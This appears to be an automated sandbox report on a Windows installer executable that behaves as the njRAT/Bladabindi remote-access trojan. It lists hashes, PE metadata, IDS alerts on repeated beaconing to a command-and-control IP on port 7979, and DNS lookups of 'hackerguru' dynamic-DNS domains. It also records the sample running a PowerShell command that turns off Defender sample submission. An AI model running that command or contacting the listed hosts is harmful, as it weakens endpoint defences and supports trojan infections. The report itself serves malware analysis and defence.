Preview:	.**********..Windows PowerShell transcript start..Start time: 20210824013724..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 675052 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Set-MpPreference -SubmitSamplesConsent 2..Process ID: 6460..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..********** *******..Command start time: 20210824013724..**********..PS>Set-MpPreference -SubmitSamplesConsent 2..**********..Windows PowerShell transcript start..Start time: 20210824013947..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 675052 (Microsoft Windows NT 10.0.17134.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.988461763790673
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	769FE46D5321BD9661CDCF55FD63BB859A04435D4E110.exe
File size:	1402735
MD5:	3d824c8c17957d261aaece5ee53047f3
SHA1:	22be79dd301c9e317d30f9bbbe2d52deb607a934
SHA256:	769fe46d5321bd9661cdcf55fd63bb859a04435d4e110eb27d20682a6a2c39b5
SHA512:	e9b8561a0c392483b81e83aceb188ead0f76427c685b02b2aecb2d9e7f8bd1a29ba027d0260cc5b9c15a3ee9ddc42b91fc0b38bb796e516f6accdce2cb682006
SSDEEP:	24576:93HfXpfFqJwzAjU9ZAzJYc/EMcAklWJx9jR7lLljVObetnnuKA8:d/vzAjUEzJYZAkgxfpZjVoetnjA8
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....3(..RF..RF..RF.*]...RF..RG.pRF.*]...RF..qv..RF..T@..RF.Rich.RF.....PE..L...oy.V.....`.....

File Icon

Icon Hash:	9269c47138dc2d92

Static PE Info

General

Entrypoint:	0x40310d
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x567F796F [Sun Dec 27 05:38:55 2015 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	29b61e5a552b3a9bc00953de1c93be41

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5e3c	0x6000	False	0.668619791667	data	6.43229528851	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x126a	0x1400	False	0.43359375	data	5.00588726545	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x25d38	0x600	False	0.474609375	data	4.29175604973	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x2f000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x37000	0x6388	0x6400	False	0.39609375	data	5.38092858718	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
08/24/21-01:37:56.720960	TCP	2033132	ET TROJAN Generic njRAT/Bladabindi CnC Activity (ll)	49706	7979	192.168.2.3	192.169.69.26
08/24/21-01:37:59.565475	TCP	2033132	ET TROJAN Generic njRAT/Bladabindi CnC Activity (ll)	49707	7979	192.168.2.3	192.169.69.26

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
08/24/21-01:38:02.566648	TCP	2033132	ET TROJAN Generic njRAT/Bladabindi CnC Activity (ll)	49708	7979	192.168.2.3	192.169.69.26
08/24/21-01:38:05.289644	TCP	2033132	ET TROJAN Generic njRAT/Bladabindi CnC Activity (ll)	49709	7979	192.168.2.3	192.169.69.26
08/24/21-01:38:08.291144	TCP	2033132	ET TROJAN Generic njRAT/Bladabindi CnC Activity (ll)	49710	7979	192.168.2.3	192.169.69.26
08/24/21-01:38:11.542540	TCP	2033132	ET TROJAN Generic njRAT/Bladabindi CnC Activity (ll)	49711	7979	192.168.2.3	192.169.69.26
08/24/21-01:38:14.570188	TCP	2033132	ET TROJAN Generic njRAT/Bladabindi CnC Activity (ll)	49712	7979	192.168.2.3	192.169.69.26
08/24/21-01:38:17.587363	TCP	2033132	ET TROJAN Generic njRAT/Bladabindi CnC Activity (ll)	49713	7979	192.168.2.3	192.169.69.26
08/24/21-01:38:20.569290	TCP	2033132	ET TROJAN Generic njRAT/Bladabindi CnC Activity (ll)	49715	7979	192.168.2.3	192.169.69.26
08/24/21-01:38:23.348550	TCP	2033132	ET TROJAN Generic njRAT/Bladabindi CnC Activity (ll)	49716	7979	192.168.2.3	192.169.69.26
08/24/21-01:38:26.264780	TCP	2033132	ET TROJAN Generic njRAT/Bladabindi CnC Activity (ll)	49717	7979	192.168.2.3	192.169.69.26
08/24/21-01:38:29.261714	TCP	2033132	ET TROJAN Generic njRAT/Bladabindi CnC Activity (ll)	49718	7979	192.168.2.3	192.169.69.26
08/24/21-01:38:32.090222	TCP	2033132	ET TROJAN Generic njRAT/Bladabindi CnC Activity (ll)	49723	7979	192.168.2.3	192.169.69.26
08/24/21-01:38:35.163562	TCP	2033132	ET TROJAN Generic njRAT/Bladabindi CnC Activity (ll)	49724	7979	192.168.2.3	192.169.69.26
08/24/21-01:38:38.103685	TCP	2033132	ET TROJAN Generic njRAT/Bladabindi CnC Activity (ll)	49727	7979	192.168.2.3	192.169.69.26
08/24/21-01:38:41.096990	TCP	2033132	ET TROJAN Generic njRAT/Bladabindi CnC Activity (ll)	49729	7979	192.168.2.3	192.169.69.26
08/24/21-01:38:44.414000	TCP	2033132	ET TROJAN Generic njRAT/Bladabindi CnC Activity (ll)	49731	7979	192.168.2.3	192.169.69.26
08/24/21-01:38:47.407077	TCP	2033132	ET TROJAN Generic njRAT/Bladabindi CnC Activity (ll)	49732	7979	192.168.2.3	192.169.69.26
08/24/21-01:38:50.427193	TCP	2033132	ET TROJAN Generic njRAT/Bladabindi CnC Activity (ll)	49733	7979	192.168.2.3	192.169.69.26
08/24/21-01:38:53.421686	TCP	2033132	ET TROJAN Generic njRAT/Bladabindi CnC Activity (ll)	49734	7979	192.168.2.3	192.169.69.26
08/24/21-01:38:56.411886	TCP	2033132	ET TROJAN Generic njRAT/Bladabindi CnC Activity (ll)	49735	7979	192.168.2.3	192.169.69.26
08/24/21-01:38:59.405668	TCP	2033132	ET TROJAN Generic njRAT/Bladabindi CnC Activity (ll)	49737	7979	192.168.2.3	192.169.69.26
08/24/21-01:39:02.359052	TCP	2033132	ET TROJAN Generic njRAT/Bladabindi CnC Activity (ll)	49738	7979	192.168.2.3	192.169.69.26
08/24/21-01:39:05.383657	TCP	2033132	ET TROJAN Generic njRAT/Bladabindi CnC Activity (ll)	49740	7979	192.168.2.3	192.169.69.26
08/24/21-01:39:08.343329	TCP	2033132	ET TROJAN Generic njRAT/Bladabindi CnC Activity (ll)	49741	7979	192.168.2.3	192.169.69.26
08/24/21-01:39:11.151109	TCP	2033132	ET TROJAN Generic njRAT/Bladabindi CnC Activity (ll)	49742	7979	192.168.2.3	192.169.69.26
08/24/21-01:39:14.139936	TCP	2033132	ET TROJAN Generic njRAT/Bladabindi CnC Activity (ll)	49743	7979	192.168.2.3	192.169.69.26
08/24/21-01:39:17.505419	TCP	2033132	ET TROJAN Generic njRAT/Bladabindi CnC Activity (ll)	49744	7979	192.168.2.3	192.169.69.26
08/24/21-01:39:20.518784	TCP	2033132	ET TROJAN Generic njRAT/Bladabindi CnC Activity (ll)	49747	7979	192.168.2.3	192.169.69.26
08/24/21-01:39:23.518209	TCP	2033132	ET TROJAN Generic njRAT/Bladabindi CnC Activity (ll)	49748	7979	192.168.2.3	192.169.69.26
08/24/21-01:39:26.518119	TCP	2033132	ET TROJAN Generic njRAT/Bladabindi CnC Activity (ll)	49749	7979	192.168.2.3	192.169.69.26
08/24/21-01:39:29.518559	TCP	2033132	ET TROJAN Generic njRAT/Bladabindi CnC Activity (ll)	49751	7979	192.168.2.3	192.169.69.26

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 24, 2021 01:37:55.151662111 CEST	192.168.2.3	8.8.8.8	0x137a	Standard query (0)	hackerguru .duckdns.org	A (IP address)	IN (0x0001)
Aug 24, 2021 01:37:55.340632915 CEST	192.168.2.3	8.8.8.8	0x61b2	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:37:57.442039967 CEST	192.168.2.3	8.8.8.8	0x4cfb	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:37:59.125648975 CEST	192.168.2.3	8.8.8.8	0x1e58	Standard query (0)	hackerguru .duckdns.org	A (IP address)	IN (0x0001)
Aug 24, 2021 01:37:59.518767118 CEST	192.168.2.3	8.8.8.8	0xbd00	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:01.602828026 CEST	192.168.2.3	8.8.8.8	0xb4c	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:02.011210918 CEST	192.168.2.3	8.8.8.8	0xfb55	Standard query (0)	hackerguru .duckdns.org	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:03.681946039 CEST	192.168.2.3	8.8.8.8	0x8bba	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:04.891175985 CEST	192.168.2.3	8.8.8.8	0xd292	Standard query (0)	hackerguru .duckdns.org	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:05.745865107 CEST	192.168.2.3	8.8.8.8	0x8297	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:07.779006958 CEST	192.168.2.3	8.8.8.8	0x8edc	Standard query (0)	hackerguru .duckdns.org	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:07.821244001 CEST	192.168.2.3	8.8.8.8	0x68e1	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:10.006187916 CEST	192.168.2.3	8.8.8.8	0x3b7d	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:10.798379898 CEST	192.168.2.3	8.8.8.8	0xb138	Standard query (0)	hackerguru .duckdns.org	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:12.071021080 CEST	192.168.2.3	8.8.8.8	0x8f9	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:14.064109087 CEST	192.168.2.3	8.8.8.8	0x42d9	Standard query (0)	hackerguru .duckdns.org	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:14.158864975 CEST	192.168.2.3	8.8.8.8	0x9a21	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:16.236288071 CEST	192.168.2.3	8.8.8.8	0x7910	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:17.041378975 CEST	192.168.2.3	8.8.8.8	0x201b	Standard query (0)	hackerguru .duckdns.org	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:18.314301968 CEST	192.168.2.3	8.8.8.8	0x5fd8	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:20.042931080 CEST	192.168.2.3	8.8.8.8	0x5fdd	Standard query (0)	hackerguru .duckdns.org	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:20.402738094 CEST	192.168.2.3	8.8.8.8	0xc5a7	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:22.510626078 CEST	192.168.2.3	8.8.8.8	0xd602	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:23.054719925 CEST	192.168.2.3	8.8.8.8	0xe1d9	Standard query (0)	hackerguru .duckdns.org	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:24.583000898 CEST	192.168.2.3	8.8.8.8	0x3645	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:25.903021097 CEST	192.168.2.3	8.8.8.8	0xd632	Standard query (0)	hackerguru .duckdns.org	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:26.810353994 CEST	192.168.2.3	8.8.8.8	0xe163	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:28.729743958 CEST	192.168.2.3	8.8.8.8	0xc805	Standard query (0)	hackerguru .duckdns.org	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:28.878910065 CEST	192.168.2.3	8.8.8.8	0x84d	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:30.950066090 CEST	192.168.2.3	8.8.8.8	0x76c6	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:31.737006903 CEST	192.168.2.3	8.8.8.8	0xb417	Standard query (0)	hackerguru .duckdns.org	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:33.006808043 CEST	192.168.2.3	8.8.8.8	0xee1d	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:34.583479881 CEST	192.168.2.3	8.8.8.8	0x6e19	Standard query (0)	hackerguru .duckdns.org	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:35.068687916 CEST	192.168.2.3	8.8.8.8	0xe457	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:37.134937048 CEST	192.168.2.3	8.8.8.8	0x8f00	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:37.582434893 CEST	192.168.2.3	8.8.8.8	0x99c	Standard query (0)	hackerguru .duckdns.org	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:39.234488964 CEST	192.168.2.3	8.8.8.8	0x71fa	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 24, 2021 01:38:40.581722021 CEST	192.168.2.3	8.8.8.8	0x791e	Standard query (0)	hackerguru .duckdns.org	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:41.293592930 CEST	192.168.2.3	8.8.8.8	0x2d	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:43.646548986 CEST	192.168.2.3	8.8.8.8	0x2f6b	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:43.886764050 CEST	192.168.2.3	8.8.8.8	0x85f2	Standard query (0)	hackerguru .duckdns.org	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:45.709332943 CEST	192.168.2.3	8.8.8.8	0x87b7	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:46.907293081 CEST	192.168.2.3	8.8.8.8	0x3e9e	Standard query (0)	hackerguru .duckdns.org	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:47.772927046 CEST	192.168.2.3	8.8.8.8	0xe3d2	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:49.852828026 CEST	192.168.2.3	8.8.8.8	0x490e	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:49.914601088 CEST	192.168.2.3	8.8.8.8	0xbd92	Standard query (0)	hackerguru .duckdns.org	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:51.916032076 CEST	192.168.2.3	8.8.8.8	0xf5ad	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:52.900055885 CEST	192.168.2.3	8.8.8.8	0x376a	Standard query (0)	hackerguru .duckdns.org	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:53.973195076 CEST	192.168.2.3	8.8.8.8	0xe2a	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:55.933007002 CEST	192.168.2.3	8.8.8.8	0x6f17	Standard query (0)	hackerguru .duckdns.org	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:56.031397104 CEST	192.168.2.3	8.8.8.8	0x18f7	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:58.177752018 CEST	192.168.2.3	8.8.8.8	0x4ee8	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:58.976356030 CEST	192.168.2.3	8.8.8.8	0x677f	Standard query (0)	hackerguru .duckdns.org	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:00.241522074 CEST	192.168.2.3	8.8.8.8	0x2e94	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:01.905843019 CEST	192.168.2.3	8.8.8.8	0x491b	Standard query (0)	hackerguru .duckdns.org	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:02.299091101 CEST	192.168.2.3	8.8.8.8	0x5ccf	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:04.346802950 CEST	192.168.2.3	8.8.8.8	0x957f	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:04.868285894 CEST	192.168.2.3	8.8.8.8	0x328	Standard query (0)	hackerguru .duckdns.org	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:06.407098055 CEST	192.168.2.3	8.8.8.8	0xc2ae	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:07.884268999 CEST	192.168.2.3	8.8.8.8	0x6f76	Standard query (0)	hackerguru .duckdns.org	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:08.446429968 CEST	192.168.2.3	8.8.8.8	0xbd44	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:10.475492954 CEST	192.168.2.3	8.8.8.8	0xe0c8	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:10.853389025 CEST	192.168.2.3	8.8.8.8	0x4bf	Standard query (0)	hackerguru .duckdns.org	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:12.513799906 CEST	192.168.2.3	8.8.8.8	0x834a	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:13.649456024 CEST	192.168.2.3	8.8.8.8	0xd41	Standard query (0)	hackerguru .duckdns.org	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:14.555098057 CEST	192.168.2.3	8.8.8.8	0x2a14	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:16.625612974 CEST	192.168.2.3	8.8.8.8	0x98f2	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:16.790647984 CEST	192.168.2.3	8.8.8.8	0x4ef1	Standard query (0)	hackerguru .duckdns.org	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:18.805295944 CEST	192.168.2.3	8.8.8.8	0x11b2	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:20.023930073 CEST	192.168.2.3	8.8.8.8	0x693	Standard query (0)	hackerguru .duckdns.org	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:20.852659941 CEST	192.168.2.3	8.8.8.8	0x5d82	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:22.898386955 CEST	192.168.2.3	8.8.8.8	0x53ae	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:23.023571014 CEST	192.168.2.3	8.8.8.8	0x75b9	Standard query (0)	hackerguru .duckdns.org	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:24.929985046 CEST	192.168.2.3	8.8.8.8	0xbe86	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 24, 2021 01:39:26.024569035 CEST	192.168.2.3	8.8.8.8	0x57fd	Standard query (0)	hackerguru .duckdns.org	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:26.979846001 CEST	192.168.2.3	8.8.8.8	0x5ce	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:29.027219057 CEST	192.168.2.3	8.8.8.8	0x6101	Standard query (0)	hackerguru .ddns.net	A (IP address)	IN (0x0001)
Aug 24, 2021 01:39:29.027314901 CEST	192.168.2.3	8.8.8.8	0xfb4d	Standard query (0)	hackerguru .duckdns.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 24, 2021 01:37:55.290074110 CEST	8.8.8.8	192.168.2.3	0x137a	No error (0)	hackerguru .duckdns.org		192.169.69.26	A (IP address)	IN (0x0001)
Aug 24, 2021 01:37:55.377302885 CEST	8.8.8.8	192.168.2.3	0x61b2	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:37:57.478395939 CEST	8.8.8.8	192.168.2.3	0x4cfb	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:37:59.266573906 CEST	8.8.8.8	192.168.2.3	0x1e58	No error (0)	hackerguru .duckdns.org		192.169.69.26	A (IP address)	IN (0x0001)
Aug 24, 2021 01:37:59.553136110 CEST	8.8.8.8	192.168.2.3	0xbd00	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:01.640142918 CEST	8.8.8.8	192.168.2.3	0xb4c	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:02.035705090 CEST	8.8.8.8	192.168.2.3	0xfb55	No error (0)	hackerguru .duckdns.org		192.169.69.26	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:03.716983080 CEST	8.8.8.8	192.168.2.3	0x8bba	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:04.923214912 CEST	8.8.8.8	192.168.2.3	0xd292	No error (0)	hackerguru .duckdns.org		192.169.69.26	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:05.777893066 CEST	8.8.8.8	192.168.2.3	0x8297	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:07.806153059 CEST	8.8.8.8	192.168.2.3	0x8edc	No error (0)	hackerguru .duckdns.org		192.169.69.26	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:07.853395939 CEST	8.8.8.8	192.168.2.3	0x68e1	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:10.041387081 CEST	8.8.8.8	192.168.2.3	0x3b7d	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:10.834187031 CEST	8.8.8.8	192.168.2.3	0xb138	No error (0)	hackerguru .duckdns.org		192.169.69.26	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:12.103230000 CEST	8.8.8.8	192.168.2.3	0x8f9	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:14.091460943 CEST	8.8.8.8	192.168.2.3	0x42d9	No error (0)	hackerguru .duckdns.org		192.169.69.26	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:14.186140060 CEST	8.8.8.8	192.168.2.3	0x9a21	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:16.271240950 CEST	8.8.8.8	192.168.2.3	0x7910	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:17.076240063 CEST	8.8.8.8	192.168.2.3	0x201b	No error (0)	hackerguru .duckdns.org		192.169.69.26	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:18.346306086 CEST	8.8.8.8	192.168.2.3	0x5fd8	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:20.075023890 CEST	8.8.8.8	192.168.2.3	0x5fdd	No error (0)	hackerguru .duckdns.org		192.169.69.26	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:20.437693119 CEST	8.8.8.8	192.168.2.3	0xc5a7	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 24, 2021 01:38:22.545903921 CEST	8.8.8.8	192.168.2.3	0xd602	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:23.079133987 CEST	8.8.8.8	192.168.2.3	0xe1d9	No error (0)	hackerguru .duckdns.org		192.169.69.26	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:24.607440948 CEST	8.8.8.8	192.168.2.3	0x3645	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:25.938142061 CEST	8.8.8.8	192.168.2.3	0xd632	No error (0)	hackerguru .duckdns.org		192.169.69.26	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:26.845448971 CEST	8.8.8.8	192.168.2.3	0xe163	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:28.763942957 CEST	8.8.8.8	192.168.2.3	0xc805	No error (0)	hackerguru .duckdns.org		192.169.69.26	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:28.903767109 CEST	8.8.8.8	192.168.2.3	0x84d	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:30.974414110 CEST	8.8.8.8	192.168.2.3	0x76c6	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:31.771930933 CEST	8.8.8.8	192.168.2.3	0xb417	No error (0)	hackerguru .duckdns.org		192.169.69.26	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:33.041919947 CEST	8.8.8.8	192.168.2.3	0xee1d	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:34.619386911 CEST	8.8.8.8	192.168.2.3	0x6e19	No error (0)	hackerguru .duckdns.org		192.169.69.26	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:35.093324900 CEST	8.8.8.8	192.168.2.3	0xe457	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:37.159513950 CEST	8.8.8.8	192.168.2.3	0x8f00	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:37.609764099 CEST	8.8.8.8	192.168.2.3	0x99c	No error (0)	hackerguru .duckdns.org		192.169.69.26	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:39.268681049 CEST	8.8.8.8	192.168.2.3	0x71fa	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:40.614008904 CEST	8.8.8.8	192.168.2.3	0x791e	No error (0)	hackerguru .duckdns.org		192.169.69.26	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:41.326561928 CEST	8.8.8.8	192.168.2.3	0x2d	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:43.682616949 CEST	8.8.8.8	192.168.2.3	0x2f6b	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:43.922928095 CEST	8.8.8.8	192.168.2.3	0x85f2	No error (0)	hackerguru .duckdns.org		192.169.69.26	A (IP address)	IN (0x0001)
Aug 24, 2021 01:38:45.744193077 CEST	8.8.8.8	192.168.2.3	0x87b7	No error (0)	hackerguru .ddns.net		0.0.0.0	A (IP address)	IN (0x0001)
